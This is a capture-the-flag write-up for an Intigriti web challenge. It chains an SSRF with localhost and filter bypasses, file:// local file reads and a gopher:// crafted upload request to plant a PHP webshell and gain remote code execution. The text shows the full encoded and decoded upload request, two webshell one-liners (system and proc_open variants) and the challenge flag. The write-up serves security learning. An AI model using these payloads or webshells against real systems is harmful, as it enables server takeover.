SSRF to RCE - Intigriti Challenge 1025
The challenge starts with a simple PHP page with a url parameter and the description says “enter a image URL and preview results”. A classic SSRF! Giving a random URL returned a raw response, confirming the SSRF. I straight away tried fetching http://localhost/ but there was some kind of filter blocking localhost and 127.0.0.1. It also requires http in the URL. However, these validations are insufficient and internal resources remain accessible. For example, we can use http://2130706433:80/ to bypass localhost validation, and the http keyword could be anywhere in the string, so something like #http bypasses this check as well. I first tried reading Cloud Metadata from 169.254.169.254 and found it was running on GCP. I went through documentation and tried accessing /computeMetadata/v1/project/project-id but couldn’t because we’re missing the required Metadata-Flavor: Google HTTP header:

Reviewing the documentation again, I saw that this header is required for all requests. However, simply adding it in our case was not possible. I tried looking for an API that doesn’t require the header to be set, e.g., /computeMetadata/v1beta1/, but got an error confirming this API has been deprecated. So down the rabbit hole…
Other protocols
I thought to check what other protocols are allowed and found file:// allowed. Using a simple payload like file:///var/www/html/.%23http, I was able to read internal files:

Interesting! There is a file named upload_shoppix_images.php which caught my attention. I tried accessing it but direct access was blocked. However, reading its source using file:///var/www/html/upload_shoppix_images.php%23http confirmed it handles uploads via POST request and checks file mime/type and filename extension (both can be bypassed easily) before moving the file to uploads/. Here is the relevant source code:
<?php
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $file = $_FILES['image'];
    $filename = $file['name'];
    $tmp = $file['tmp_name'];
    $mime = mime_content_type($tmp);

    if (
        strpos($mime, "image/") === 0 &&
        (stripos($filename, ".png") !== false ||
         stripos($filename, ".jpg") !== false ||
         stripos($filename, ".jpeg") !== false)
    ) {
        move_uploaded_file($tmp, "uploads/" . basename($filename));
        echo "<p style='color:#00e676'>✅ File uploaded successfully to /uploads/ directory!</p>";
    } else {
        echo "<p style='color:#ff5252'>❌ Invalid file format</p>";
    }
}
?>
Looking at this, I knew I was on the right path, but the question was how to move forward and actually upload a shell with a GET-based SSRF! Checking the /uploads/ folder, I could see shells uploaded by other participants, but How!
Using gopher:// for POST Requests
Because we can’t directly make a POST request via the SSRF we have, we need some way to do so. That’s where the gopher:// protocol comes to the rescue. This special protocol can be used to craft an HTTP POST request and was enabled on the server. So we can upload a webshell disguised as an image to get RCE on the server. Example request:
GET /challenge.php?url=gopher://0.0.0.0:80/_POST%2520/upload_shoppix_images.php%2520HTTP/1.1%250D%250AHost%253A%25200.0.0.0%250D%250AContent-Type%253A%2520multipart/form-data%253B%2520boundary%253D----WebKitFormBoundaryewxD0zkeLQJbuJiu%250D%250AContent-Length%253A%2520289%250D%250A%250D%250A------WebKitFormBoundaryewxD0zkeLQJbuJiu%250D%250AContent-Disposition%253A%2520form-data%253B%2520name%253D%2522image%2522%253B%2520filename%253D%25227GnNbv.png.php%2522%250D%250AContent-Type%253A%2520image/png%250D%250A%250D%250AGIF89a%253B%250D%250A%253C%253F%253D%2528%2524p%253Dproc_open%2528%2524_GET%255B%2527_%2527%255D%252C%255B1%253D%253E%255B%2527pipe%2527%252C%2527w%2527%255D%255D%252C%2524o%2529%2529%2520%2526%2526%2520print%2528stream_get_contents%2528%2524o%255B1%255D%2529%2529%253B%253F%253E%250D%250A------WebKitFormBoundaryewxD0zkeLQJbuJiu--%250D%250A HTTP/2
Host: challenge-1025.intigriti.io
Accept: */*
which decodes to:
POST /upload_shoppix_images.php HTTP/1.1
Host: 0.0.0.0
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryewxD0zkeLQJbuJiu
Content-Length: 229

------WebKitFormBoundaryewxD0zkeLQJbuJiu
Content-Disposition: form-data; name="image"; filename="7GnNbv.png.php"
Content-Type: image/png

GIF89a;
<?php system($_GET['cmd']); ?>
------WebKitFormBoundaryewxD0zkeLQJbuJiu--
This bypasses both filters (mime type and file extension) and our file was uploaded successfully. But wait, this is not it, there is still one little challenge we need to face.
Overcoming Final Hurdles
After uploading, accessing the shell gives undefined error, tried other functions like exec, passthru, etc all gave undefined error meaning they were likely disabled. After a little search I found proc_open was enabled which we can use to execute arbitary system commands on server. The final webshell used:
<?=($p=proc_open($_GET['_'],[1=>['pipe','w']],$o)) && print(stream_get_contents($o[1]));?>
Uploaded a fresh shell and RCE achieved! Then using a simple command like ls -a / I found a file named 93e892fe-c0af-44a1-9308-5a58548abd98.txt, containg our flag:
INTIGRITI{ngks896sdjvsjnv6383utbgn}!
Unintented Solution
Interestingly, there was a much simpler path to obtain the flag:
- https://challenge-1025.intigriti.io/challenge.php?url=file:///.%23http to list root directory contents
file:///93e892fe-c0af-44a1-9308-5a58548abd98.txt%23httpto directly read the flag file
However, the challenge specifically required leveraging a remote code execution vulnerability on the challenge page, making the RCE approach the intended solution. 😀
Thanks for reading!